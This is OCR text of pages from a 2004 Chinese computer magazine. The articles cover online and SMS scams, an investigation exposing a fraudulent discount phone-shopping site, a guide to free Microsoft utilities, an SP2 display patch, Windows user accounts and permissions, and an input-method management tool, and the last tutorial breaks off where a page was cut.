
识破了伪装的画皮，笔者颇为得意，没想到另外一个陷阱正等着我呢!《电脑爱好者》第23期“新闻挖掘机”栏目报道的“免费送Q币事件”笔者刚刚遭遇过。当我意识到上当时，也许那个“骗子”正躲在角落里盯着ALEXA排名偷着乐呢？据笔者所知，这种“愿者上钩”式的网络诈骗，在西方国家已成为威胁用户安全的主流诈骗手段，单信用卡用户每年遭受损失就有数十亿美元，看来在网海中做条自由自在的小鱼真不容易！

掉进上面两个没盖儿的井，笔者只是浪费点时间、湿点鞋，可收获些经验值也是好事，笔者的朋友就没这么好运了。一天看他低头发短信(连PLMM从面前走过都不抬头)，笔者抢过手机一看，短信内容为“中国移动和中国联通为祝贺2004年短信费突破50亿，你把此消息转发十位用户，你的户上将加上99元话费。我在家刚试过，是真的。快转，试后查费”。“他们不多扣你点话费就不错了，哪有这好事儿，是不是最近又与人结仇了？”一句话提醒了他，这时才发现发信人用的根本不是客服号，可怜贪心好友已经转发30多条。

生活中上当，可以找消协、找公安、甚至上法院，网上受骗又该找谁？中了病毒只能自认倒霉，丢了数据骂几句防毒软件而已，网民不会想到追究谁的责任，或者向谁索赔。遇到这种为了赚取点击率和恶作剧类的骗局，就更没人较真儿了，多一事不如少一事，这也是设局者有恃无恐的原因。难道总要用“骗人之心不可有，防人之心不可无”来教育和安抚网民那颗很受伤的心吗？

CF [XW02]

INFORMATION
解国忠
笔名：海浪轻风
sohocnx@yahoo.com.cn



网游与“米果”

经过多年的市场洗礼，国人对时不时窜起的“这热、那热”早已见怪不怪，让他们多看一眼所谓“热点”都觉得是在瞎耽误工夫。这些“热”来得猛去得也快，不管是去年汽车热还是今年房地产热，概莫能外，有如热带风暴，可劲儿折腾后，留下的除了狼藉一片就是热后长久的萧索。IT业虽处在时代浪尖上，但依然难抵热的诱惑，更难逃冷的煎熬。这不，那些誓将“折腾”进行到底的主儿刚从因特网的严寒中缓过劲来，又一头扎进了网游的酷热之中。

一部红楼梦，经学家看见《易》，道学家看见淫，才子看见缠绵，流言家看见宫闱秘事。网游何尝不是如此，从中既有人看见恶与伪，也有人看见善与真，当然，“财”商过人的朋友还看到了钱。以往，主流社会对网游多半持否定态度，搁在网游身上的除了大棒还是大棒，而汹汹民情也是喊打声一片，间或还出几桩案子招致对网游绵延至今的血泪控诉，其实这些案子并非网游之罪，乃人之祸也。不过世事终难料，不经意间原来一身晦气的网游咸鱼翻身了。IT产业界各家各派对网游重新评价，并将它作为新型文化产业进行发展，使网游的“钱”途突然间变得灿烂似锦。怀揣着再现盛大财富传奇的梦想，人们纷纷挤进来，使这块尚不大的淘金场一时间人头攒动，人声鼎沸。也难怪人们打破头也要傍上去，因为沾着网游就能火，一家同网游八杆子打不着的“水泥”企业一说要经营网游立马受到股民热烈追捧就是明证。然而网游终不是可宴八方客的盛宴，也不是供诗人徜徉其间的芳草地，而是惨烈的战场。先到者吃撑，后来的连骨头也啃不着。尽管如此，后来者前行的步伐不会因此而踌躇，他们有的只是对网游更疯狂的热情，更具魔幻色彩的想像。

面对网游市场混乱，上海游戏米果公司CEO张尧勇先生开出“游戏米果运营联盟”的救市方子(相关新闻请检索关键字“游戏米果”)。是否有效暂且不论，但人家把出的脉象听起来还颇有几分道理。其口号“集大成，成大器”，对依然热衷各自为战甚至手足相残的网游营运商来说，说不定也能起到震耳发聩的作用。面对一个提倡联合追求多赢的世界，喜吃独食的人们还是该改改就餐习惯，要知道昔日对手在你身边越坐越多时，餐桌自然就会越来越大。

在中国，不管是彩电业，还是汽车业，联盟都较短命，有些甚至成为市场笑柄。但愿“游戏米果运营联盟”能一改宿命，同网游一样不废江河万古流。

CF [XW03]



INFORMATION
邹肇辉
笔名：鳄鱼
zzh2000@sina.com

新闻挖掘机 News

■ 选题提供:韩强（奖金 100 元）
■ 本刊记者　张健　狂 PK

市价 6600 元 5 折卖竟不赔钱？

一个时期以来，本刊反复多次地揭露形形色色的购物骗局，可没想到，在很多新骗局都被广大读者认识到以后，许多老骗局又重新包装，而且欺骗性更强！这不，一个名为“XX数码商城”的网上超市(http://www.htsmsc.com)开张了，价格低的惊人，市价6600元的三星I519智能手机，这里仅售3346元，而且还不赔钱。这究竟是怎么一回事儿？请看本刊京沪两地记者联合采写的跟踪报道。

发现：手机 5 折不赔钱

读者韩强打电话到编辑部，说上海有一家购物网站，高档手机仅以市场价5折出售，如此低价令他难以辨清真伪，他希望杂志社帮他查一下，这个网站是不是真的。

乍听上去，几个小编均认为这很可能是一个购物陷阱。为了证实我们的猜测，阿健登录了这家名为“XX数码商城”的购物网站。许多商品都很“物美价廉”，4760元就可买到市价7600元的索爱P910C PDA手机，3346元可以买到市价6600元的三星I519 PDA手机，更不用说数不胜数的“超值”笔记本电脑、电脑配件，甚至便宜了5000余元的品牌复印机等办公大件。可令人不解的是，还未上市的三星智能手机I700，在这里也有标价只售3290元，比I519价格还低！

大惊：这也叫在线支付？


记者带着种种疑惑，实地在该网站购物了一次。购物前必须注册，然后可以选购商品，记者选购了三星I519、I700和多普达696i三款智能手机，进入了“确认地址”和“付费方式”流程。记者选择EMS快递和在线支付后，发现既未弹出传统的在线支付菜单，更没有网上银行链接，取而代之的是一个中国农业银行个人账户。业内人士指出，这绝不是网上银行在线支付的方式。真正的在线支付流程应该是，当我们完成购物环节时，购物网站应自动挂接到用户选中的银行在线支付系统上去。记者开始起疑，这个个人账户和这个网站有什么关系？

第二天，自称是“XX数码商城”的客户服务人员给记者打来电话，说是要确认记者订购的商品，并希望记者尽快将全款打入相应帐户，以便尽早发货。听口音，对方是个南方人，记者继续和他攀谈，以便打听到一些内幕。对方也不是吃素的，一听记者无心购买便开始变得格外谨慎。对方称自己是汕头人，香港那边有朋友，能拿到香港行货的批发价，平时都是给上海的几家经销商直接供货，很少提供个人交易。当记者提出自己的忧虑，怕购物存在风险时，对方还为记者提供建议，说什么“可以先买一个小东西试一下”。试问哪一个正规购物网站会对客户的质疑出此下策？

随后的询问更匪夷所思。记者提出要到上海验一下货，对方百般推托。一会儿说货源很紧张，不方便验货；一会儿说怕记者验货时得罪其他进货经销商；一会儿又说自己不常在上海办事处。在记者的再三请求下，对方勉强同意验货。

可惜：又是一个陷阱


第三天，为了彻底查清楚这个网站购物环节中存在的问题，我们一方面派记者到上海上门验货，另一方面我们积极联系上海市工商局，核实网站的“红盾”(即经营性网站备案登记信息)是否真实。



正规网站提供了真实的ICP编号和红盾标



此网站提供的红盾标志竟链接到自身



虚报价格以吸引消费者眼球

记者在上海走访了该网站的登记地址，当联系对方要求验货时，对方显然没有想到真的会有人来上门验货。于是，先是推托说自己不在办公室，后又说他只对外地客户提供验货，而上海本地用户不能验货。试问哪一家公司会有如此的“霸王条款”？

在北京，记者联系了上海市工商局3·15热线。得到的答复是，该公司并没有登记注册，由此可见，该网站的红盾标志很值得怀疑。当记者点开该网站红盾标志的超链接时，发现链接地址竟然是网站自身的网页。

两地记者实在没有更多的时间和该网站站长周旋，无奈之下，只能请高手查询了一下网站的IP地址。又有一个惊奇的发现：IP地址属于福建泉州，而不是上海。这也许能从另一个侧面说明一些问题吧。

需要提醒读者的是，如果发现某个网站开出的价格很诱惑，先不要轻易下单。先审核一下该网站的ICP和工商红盾标志，然后再咨询相关部门。截稿时，已经向上海市公安局公共信息网络安全监察处报案。 CF [XW04]

大家都说微软不可能给我们免费午餐，其实也不尽然，像IE、Windows Media Player、微软拼音等都是免费的。本期我们将为大家介绍一些你可能还不了解或使用过的，来自微软的免费软件。



来自微软的Freeware

微软的超级免费大餐

1.免费用一年的Windows Server 2003

没想到吧，微软竟然大方到连Windows Server 2003都免费赠送，当然它有时间限制:360天！

第一步:首先到https://microsoft.order-5.com/windowsserver2003evaldl/选择要下载的版本，比如"Microsoft Windows Server 2003，Enterprise Edition (32-bit)"或是另外两个64位版的Windows Server 2003，对于普通用户选择32位版本即可，单击第一个链接。

第二步:在出现的页面中设置预订的数量，接着单击"Add to Basket"按钮进入下一个页面，然后单击"Check-Out"按钮进入个人信息注册页面。

第三步:个人信息要全部填写(特别是邮箱要正确填写)，如果你的英语不熟练，可用金山词霸辅助。完成后，系统会自动发送一封带有下载地址(类似http://microsoft.order-5.com/windowsserver2003evaldl/d.asp?o=xxxxxxxxxxxxxx)的邮件到你的邮箱中，接下来进入下载地址链接，下载其中的ISO文件并将其中的序列号记录下来。

第四步:下载完成后用Nero将ISO文件刻录成光盘即可进行安装了。

小提示

微软还提供了Windows XP 64位版的1年免费试用，下载地址为:https://microsoft.order-9.com/winxp64/product.asp?catalog%5Fname=MSTrialandEval&category%5Fname=winxp64&product%5Fid=winxp64&id=dl。

2.Creature House Expression

微软出品的免费矢量图表图形设计工具，和大名鼎鼎的CorelDRAW、Adobe Illustrator、Macromedia Freehand是同一类产品，下载地址为:http://www.microsoft.com/products/expression/default.asp?pg=dl，和上面一样需要填写个人资料。

八款诱人的免费小工具

1.写一部动人的图片故事——Photo Story 3

这款软件是微软启动的正版增殖计划的一部分(此计划旨在为正版用户提供更多的特色软件和服务支持，它实际是一项反盗版行动，其真实含义是——从10月27日开始，中国盗版Windows用户，除能下载一些漏洞补丁外，再也无法从微软下载任何东西)，是微软首期提供给中国正版用户的增殖软件之一。它原本是Windows XP Plus! SuperPack重要组件，能为数码照片添加动画、文字、效果，并配上音乐，制作出漂亮的电子相册。

Photo Story小档案

软件版本:3.0　　软件大小:3351KB
软件性质:免费软件　　适用平台:Windows XP
下载地址:http://download.microsoft.com/download/4/B/F/4BF7F68A-204D-4897-9B9A-B24C2504E2FE/PStory.msi
软件备注:使用前需要安装Windows Media Player 10和DirectX 9.0。

首先需要经过微软正版验证，在浏览器中打开http://www.microsoft.com/genuine/offers/default.aspx?displaylang=zh-cn，在"免费商品"中的"Photo Story 3 for Windows"下面点击"继续"按钮，会弹出一个ActiveX的下载对话框(见图1)，单击"是"按钮安装验证控件，目前微软正版验证并不仅仅允许零售用户，对于VLK企业版同样能通过验证。验证通过后，会进入软件介绍和下载页面，直接点击"下载"按钮即可。



图1



图2

Photo Story采用全向导工作方式，选择"开始新的故事"，单击"下一步"即可进入相册制作页面。单击"导入图片"按钮，选择要制作成电子相册的图片(见图2)，接着根据向导提示为照片添加标题文字、特效修饰及过渡动画，然后再

添加一段背景音乐即可。最后Photo Story可生成WMV视频格式的电子相册文件，使用媒体播放器即可欣赏。效果很出色，特别是图片平移和缩放特效，给人一种真实摄像机镜头摇移的动感效果！

2.带农历的“超级日历”

超级日历小档案

软件版本:1.0	软件大小:551KB
软件性质:免费软件	适用平台:Windows 2000/XP

下载地址:http://download.microsoft.com/download/b/9/d/b9d1aee0-58d5-4ddc-a156-f7d67eb733e1/ICalClkSetup.msi

软件安装后会在系统启动时自动运行，点击其在系统托盘的图标即可弹出主窗口，在主窗口中可以看到一张带有农历的详细日历表。窗口右边有四个时钟，可同时显示四个时区城市的当前时间，每个时钟右下角都有个图标来显示当前是白天还是夜里（见图3）。这四个时区都可以修改，例如需要了解日本时间，单击时区右上角的飞机图标，在“时区”下拉框中选择“(GMT+09:00)大坂、札幌、东京”后单击“确定”即可。




图3　呵呵，现在美国人和英国人都正在睡觉呢

超级日历最小化时其内存占用仅有900KB，而且笔者还发现它还是一款绿色软件，只要把Program Files\Microsoft Chinese Date & Time目录中的“ICalClk.exe”复制出来，以后不需要安装即可使用。

小提示

微软还提供有超级计算器——Calculator Plus，它不仅功能强大，而且界面漂亮，下载地址为http://down.hanzify.org/download/ha_calcplus_zhp0083.exe。

3.最小的虚拟光驱软件——VCDControlTool

这款软件有着同类虚拟光驱软件不具备的特性：体积超小，解压后仅有30KB；绿色软件，采用动态加载技术，无须安装即可直接使用。不过，功能方面比较简单，仅支持ISO、JO、CDFS、ROCK、UDF等光盘镜像格式。

VCDControlTool小档案

软件版本:1.0	软件大小:92KB
软件性质:免费软件	适用平台:Windows 2000/XP

下载地址:http://down.hanzify.org/download/VCdControlTool_cdc.zip

把下载压缩包中的“VCDControlTool.exe”和“VCdRom.sys”解压到任意目录中即可使用。下面我们把一个ISO镜像文件虚拟为光驱。

第一步:运行VCDControlTool.exe，在主界面中单击“驱动器控制”按钮，再点击“安装驱动器”，在打开对话框中选择“VCdRom.sys”驱动文件，然后单击“开始”按钮即可动态加载虚拟光驱驱动程序。

第二步:返回主界面后单击“添加驱动器”按钮，软件会在系统中添加一个虚拟驱动器盘符“Z:”(见图4)，不过这只是一个空驱动器，单击“安装”按钮，选择ISO光盘镜像文件，接下来会弹出镜像文件安装选项对话框，选择“永久安装”选项，可以让光盘镜像文件在每次系统启动时自动加载，否则这次加载的镜像文件会在系统重启时自动卸载，最后单击“确定”按钮完成镜像文件加载。




图4

第三步:打开资源管理器即可看到虚拟光盘“Z”，使用完毕后，再次运行软件，在主界面中单击“弹出”按钮即可卸载镜像文件，想卸载虚拟驱动程序，则需要单击“删除驱动器”删除虚拟光驱盘符，如果想彻底删除虚拟光驱驱动，只需单击“驱动器控制”按钮，然后单击“停止”按钮，再单击“删除驱动器”按钮即可。

小提示

如果有多个镜像文件需要虚拟，直接在软件主界面中安装多个虚拟驱动器盘符，并加载相应镜像文件即可。

4.文件复制也要多线程——RichCopy

RichCopy小档案

软件版本:3.5	软件大小:4668KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP

下载地址:http://hn-http.skycn.net:8180/down/RichCopy_setup.exe

软件备注:运行时会首先弹出一个对话框，提示2004年12月15号以后无法使用，这并不是说需要注册，因为到时可能会有更新版本出现。

(1)快速上手

据说这是微软员工内部使用的一款多线程文件复制工具，以前我们也介绍过同类的第三方工具，和它们不同的是，RichCopy主要是在复制大批量小文件时使用多线程提高传输效率，而在复制少量大文件时，传输性能提高并不明显，特别适合在局域网中传输文件。

其使用比较简单，在“Source”栏点击“Browser”按钮打开要复制的源文件路径，在“Destination”栏单击“Browser”按钮选择目标路径，单击工具栏中绿色的“Start”按钮即可(见图5)。




图 5

(2)快速备份

RichCopy 的“Copy condition”(复制条件)参数默认被设置为“Copy if source file is updated”(如果源文件改变则复制),这种设置非常适合于文件备份,也就是说只有源文件更新时才会进行备份,再加上 RichCopy 多线程复制功能,它会是一个非常优秀的文件备份工具。

首先在主界面中设置好要备份的源文件和目标文件,并打开参数设置对话框,根据情况设置好线程数目,返回主界面后,单击工具栏中的“Save”按钮将其保存为 RichCopy 的项目文件,扩展名为 RCX。以后只要双击执行这个项目文件即可实现自动备份。

(3)复制后重置文件属性

RichCopy 可以在复制文件后重置其属性,例如从光盘上复制文件到硬盘上时,文件都会被自动添加上只读属性,这时利用 RichCopy 就可以轻松解除。

首先打开参数设置对话框,单击“Advanced”标签,在“File Attributes to remove”(去掉文件属性)中选择“Read Only”选项(见图 6),然后再进行复制即可自动取消复制后的只读属性,当然也可以设置取消其他的文件属性。在“File attributes to set”(文件属性设置)栏下选择属性,则可以在复制后自动为文件添加此种属性,非常方便。




图 6

小提示

如何设置才能更好用

RichCopy 使用的关键是线程设置,单击“Tool → Option”可以打开参数设置对话框,设置方法如下表:

	Max thread count for directory search	Max thread count for directory copy	Max thread count for a file copy
10MB 局域网(批量小文件)	1	5	1
百兆局域网(批量小文件)	1	10	1
千兆局域网(批量小文件)	3	30	1
本机批量小文件复制	1	10	1
单个大体积文件复制	1	1	5
备注	在搜索源文件目录时使用的线程数目	复制目录文件时使用线程数目,默认为3,针对多文件复制时使用。加大线程数目,可提高大批量小体积文件复制速度,但过大线程设置,会加重系统负担,甚至会减慢文件复制速度。	用来设置单个大文件复制时使用的线程数目,不过此值只有在“Max thread count for directory copy”设置为1时,才能使用多线程,默认设置为1。

5.内存检测专家——Windows Memory Diagnostic

Microsoft Windows Memory Diagnostic小档案

软件版本:1.0　　软件大小:639 KB
软件性质:免费软件　　适用平台:Windows 9x/2000/XP
下载地址:http://oca.microsoft.com/en/mtinst.exe

准备一张软盘,运行下载的文件,单击“Create Startup Disk”按钮,这时它会将内存检测程序写入软盘,当然也可以单击“Save CD Image to Disk”按钮生成一个 ISO 光盘镜像文件,然后把这个镜像文件刻录到光盘上来使用。

用生成的软盘或光盘引导系统,软件会自动对内存进行扫描测试(见图 7),当测试完所有内存后,自动进行第二个测试循环,若其间没有任何错误提示,表明内存没有问题。要注意的是,它会自动不断循环测试,一般 256MB 内存测试循环时间大概是 5 分钟左右,如果超过这个时间没有检测出错误,可按下键盘上的“X”键退出。软件默认使用的是标准测试,如果要进行更细致的测试,需在测试过程中按“T”键切换到扩展测试模式,当然测试时间会更长,再按“T”键可以切换回标准模式。




图 7

6.在 Office 中随手发短信——短信服务加载项

这是微软和新浪短信合作的服务,安装后你就能在 Word、Excel、

Outlook等Office 2003组件中轻松地将文件中的文字、Outlook中的重要邮件、提醒、通知以短信形式发送到手机上。而且还能实现定时发送功能，用来作为对自己进行重要事件的提醒也很不错。

Office 2003“短信服务加载项”小档案

软件版本:2.0 软件大小:468KB
软件性质:免费软件 适用平台:Windows 98/Me/2000/XP
下载地址:http://download.microsoft.com/download/9/c/2/9c29c8f3-88ff-416a-8fcf-7aed2c25f2f9/SMSADDSCV201.msi

第一步:如果你还不是新浪短信用户，需要先注册以便获取密码，移动用户需发送短信“PW”到8888，联通用户需发送短信“PW”到9888，或登录新浪网站进行网上注册(短信收费标准是0.1元/条)。

第二步:收到密码并安装好加载项后，打开Word、Excel、PowerPoint及Outlook等Office 2003组件，即可看到在工具栏增加了专门的短信工具栏，选中文字或邮件后单击“转发为短信”按钮，然后在打开的窗口中填写接收方手机号码、密码、预订发送时间等设置，最后单击“发送”按钮即可。其实对于这个加载项来说，Outlook更能体现其妙用，比如:在接收到某些人(可设定相应规则)的邮件后用短信发送给别人。

第三步:在Outlook短信服务工具栏中单击“设定提醒短信”按钮，可将Outlook中提醒事件用短信发送给别人，而单击“短信规则”按钮后，可设置收到特定人的邮件或通知后自动用短信发送(见图8)。



图8

小提示

微软的短信专发工具——SMS Sender

首先到http://download.microsoft.com/download/5/4/0/540c2fd9-6083-4c18-9384-01865cea0b0f/smssender.msi下载并安装软件，它运行于Windows XP平台，接着通过红外线、蓝牙、数据线等方式连接手机和电脑。运行软件后，首先单击下面的“选项”按钮，设置字符编码为“国际化字符”，否则有可能导致收到乱码短信。短信收费标准是0.1元/条。

CF [XT01]

SP2不再“乱码奔腾”

■分特

本刊第18期和第22期曾经介绍了许多关于Windows XP SP2常见的故障及其解决方法。尽管这样，SP2还是存在不少问题，其中一个问题就是乱码，不过大家或许自己也不太注意，因为这个故障不算很严重，但很常见。

当升级到SP2后，用IE打开双字节（Shift-JIS）编码的网站时，网页中就有可能出现乱码，所有打了SP2补丁的系统都存在这个问题。我们常用的GB2312网页文字编码就属于二进制编码的一种，比如我们在浏览新浪网、华军软件园等网站的网页时经常碰到网页中存在乱码，就是由于这些网站都是采用的GB2312编码作为默认的编码（见图1、图2）。




图1



图2

如果碰上类似的情况，只要多刷新几次网页，其中的乱码就会正常显示了。但这只是治标的方法，要想治本就得打补丁。针对这一BUG，微软公司于2004年11月19日发布了一个专门的补丁，补丁号为KB886677。不过在本刊截稿时，通过系统Windows Update还没能检查到该补丁，需要自己手动安装：

简体中文版下载地址：http://download.microsoft.com/download/6/3/a/63a2d9a3-43c8-47ba-bab1-67ce70de52cb/WindowsXP-KB886677-x86-chs.exe；

英文版下载地址：http://download.microsoft.com/download/8/2/1/821b34b4-8bd7-44e8-8c5b-fe3011f20531/WindowsXP-KB886677-x86-enu.exe。

CF [XT02]

回音壁

本刊2004年第22期发表了《Document and Settings迁徙之路》一文后，有些读者对于文章中的一些内容有些疑惑。另外，由于同期的《走出Windows权限迷魂阵》文章中涉及了一些多用户的知识，两篇文章中有共同的问题，在此一并给大家解答一下。

你的电脑需要多重身份吗？

■都天感 LX


问题一:电脑也能玩漫游？

本刊2004年第22期发表的《Document and Settings迁徙之路》一文的“方法一”中，提到了在Windows XP的“我的电脑→属性→高级→用户配置文件→设置”中复制配置文件的方法。但有的读者发现“复制到”选项是灰色的，无法使用。

解决方法:文章中没有提到这种方法的适用范围，在这里做一个补充。为什么复制选项是灰色的呢？这是因为在工作组模式下，用户的配置文件不能通过这种方式修改，要进入域模式才能使用。怎么查看当前的模式呢？依次选择“我的电脑→属性→计算机名→更改”，就会发现计算机可以在两种工作模式中选择(见图)。对于单机用户和大多数小型局域网用户而言，都处于“工作组”模式，一些较大的企业才使用域模式。文章中提到的复制到选项无法使用，就是因为用户处于工作组模式，所以造成这种问题。因此要在工作组模式中复制用户配置文件，需要使用文章中介绍的其他方法了。

—Just Do It—

进入域模式之后，点击“更改类型”按钮，就能选择“漫游配置文件”了。你知道这个漫游功能是干什么用的吗？它和手机的漫游功能有什么类似之处呢？



你知道吗？

使用域模式有什么好处？

如果你是一家公司的网管，就一定会喜欢使用域来管理。它最早在Windows NT系统中出现，被Windows 2000发扬光大，Windows Server 2003也一直在沿用着它的精华。它通过一种名为‘活动目录’的方式管理整个网络中的用户，网络管理员可以自如地控制用户访问文件夹的权限，控制某一个用户使用网络的时间范围、使用磁盘的空间限制，甚至可以自动为用户安装软件、打补丁，而用户所需要记住的只是自己的用户名和密码，其他事情一概不用管。

问题二:究竟什么是权限？

《走出Windows权限迷魂阵》一文开头处做了一个比喻，把不同等级的用户比喻成“导师”和“学生”。论坛读者“Sika Deer”认为“两位导师又可以互相限制对方对实验工具的使用”这一说法是错误的，他认为导师之间没有秘密可言。这里我们解释一下。实际上，这里的“导师”只是两个相对“学生”而言具有较高级别的用户，比如PowerUser用户。它们甚至有权可以“开除”和“录取”学生——删除和建立账号。但不管学生还是导师，都可以设计一个小小的“保险箱”，让其他用户不能访问，这就是《迷魂阵》一文中“实例1”介绍的方法。

—Just Do It—

当然，别以为这方法是万无一失的，看！“校长”来了！所谓校长，就是Administrator(管理员)，它可以“剥夺”“实例1”中用户的所有权。如何操作？自己找找吧！提示一下:答案就在文件夹“属性→安全→高级”中。

多用户功能好处多多

大多数的家用电脑在使用Windows时，一般只有一个账户。实际上，如果再添加一个管理员组账户的话，你会发现对于我等菜鸟来说实在好处多多。

实例1:卸载软件的旁门左道

笔者安装了金山打字通，它附带了一个叫拼音加加的东东，当时也没注意，就装上了。可后来发现此软件实在是霸道，把IE的主页改成一个“网站大全”的网站，重设回“about:black”都不行。先想到把它从输入法菜单中给删了，可下次开机它又跟幽灵似的重现了。无奈之下只好把它卸载，竟然蹦出个“此软件正在使用不能删除”的对话框。难道菜鸟就这么容易被欺负吗？正好，我爸在Windows XP中也有一个管理员级别的账号。进入后，打开“控制面板→添加/删除程序”，成功删除！

实例2:解决驱动故障

前段时间，给我的杂牌鼠标装上了罗技驱动，但没在账户中进行使用配置。有一天我用耳麦练口语，无意中发现耳麦可以热插拔的(别笑我菜)。好奇心顿起，我把鼠标拔了再插上会怎样？结果系统自动重启，而且只要进入这个账户，系统立刻自动重启。手头上没有XP的安装光盘，不可能进行修复操作。难道不得不去求助经销商吗？前思后想，用爸爸的账号试一下，果真没有重启。把罗技驱动重新安装，重启后，果然能正常进入我的账户了。

CF [XT03]

跟文字服务的N个不爽说Byebye

■ FinalFantasy

为方便使用同一台电脑的人可以用到自己习惯的输入法，我们常常会在系统中保留至少两种或两种以上中文输入法。为了更好管理它们，Windows 设置了文字服务。但这个服务却给我们带来了许多不爽，比如不能随意定制热键、热键冲突，有时还会同时出现多个输入法指示器，甚至是输入法无法正常调用等。

现在有了IME Tool，就可以跟不爽的文字服务说Byebye了。它除了基本的安装、删除输入法功能外，还能自动删除输入法列表中不存在的输入法、去除可能遗留的激活热键设置等。

IME Tool 小档案

软件版本:2.42　软件大小:39KB
软件性质:免费软件　适用平台:Windows 9X/2000/XP/2003
下载地址:http://silence.hao-8.com/imetool.exe
软件备注:① IME Tool主要针对简体中文操作系统来开发的，在其他语言的系统中运行可能会不太稳定；②此软件特别针对Windows 2000以上系统，在Windows 98/Me中运行有一定的局限。

上手实例:随意调整输入法顺序

输入法在状态栏有一个图标，点击它就能选择输入法。排第一的图标可用“Ctrl＋Space”热键启动，通常我们将自己最常用的输入法排列到前面，不太常用的摆到后面。不过给输入法排序很麻烦，甚至要通过一些特殊途径才能对默认顺序进行重排，而且还有很多局限。这些对于IME Tool来说则是小菜一碟。

首先，在调整输入法顺序时，记得不要打开中文输入法，并且关闭Caps Lock键。运行IME Tool，在主界面可以看到当前系统保留的所有输入法，根据自己习惯，选中目标输入法后通过旁边的“上移”或“下移”即可调整输入法顺序(见图1)，还有一个好处就是不用重启即刻生效。



图 1

进阶实例:轻松搞定热键定制　热键冲突不再来

相信大家都玩过反恐精英、魔兽、星际等对战游戏，在这些游戏中Ctrl、Alt、Shift、空格以及数字键都是对战操作基本按键，同时也是输入法主要按键，热键冲突时有发生，输入法时不时地出来“溜达”一下，更倒霉的就是Game over。而Windows本身的输入法热键设置功能限制很多，Windows 2000/XP更是如此。

IME Tool可以自由设置各种热键，基本键(Ctrl、Alt、Shift)共有六种组合，辅助键有91个可选，玩游戏时可将热键屏蔽，或将其改为不和游戏冲突的热键。比如要屏蔽默认的打开/关闭输入法的热键，在主界面中点选“打开/关闭输入法”，单击“热键”，取消“启用热键”即可(见图2)。当然，在这里也可用其他不和游戏有冲突的组合热键来代替，这就得按各自的习惯来设定了。



图 2

小提示

★IME Tool能设置shift+数字/字母等热键。

★玩游戏时很容易按到键盘上的Win键，从而弹出游戏界面，针对这一情况可以从注册表中屏蔽两个Windows键，相关注册表文件可从http://www.newhua.com/cfan/200424/disablewinkey.rar下载。

排除烦恼:让Ctfmon.exe下岗

当你使用Windows XP或在Windows 2000中安装了Office XP/2003，输入法管理进程的执行文件会成为ctfmon.exe，而不是原来的internat.exe。虽然它功能全面不少，但很多都不实用，更加不爽的是，高级文字服务里面的智能ABC输入法并没调整“关闭输入法状态”这个选项，以至于经常在任务拦上面出现多个输入条而无法一次将其关闭。此时，运行IME Tool，取消勾选“输入法状态条”即可解决问题。其实可以用Windows 2000的internat.exe、indicdll.dll来代替Ctfmon.exe，再配合IME Tool来使用，这样就能让Ctfmon.exe文字服务下岗。对于Windows 2000，只要选择“输入法风格”下的“输入法指示器”即可。

第一步:从Windows 2000中将internat.exe、indicdll.dll这两个文件拷贝到自己的%SystemRoot%目录中(如果找不到系统复制，可以到http://silence.hao-8.com/internat.rar下

著名的分区软件Partition Magic，因为可以无损数据调整分区大小而闻名，可是你知道吗？当你“手无寸铁”时，著名的FDISK就能帮你调整分区！

FDISK也能无损调整分区？！

■ 李学昌

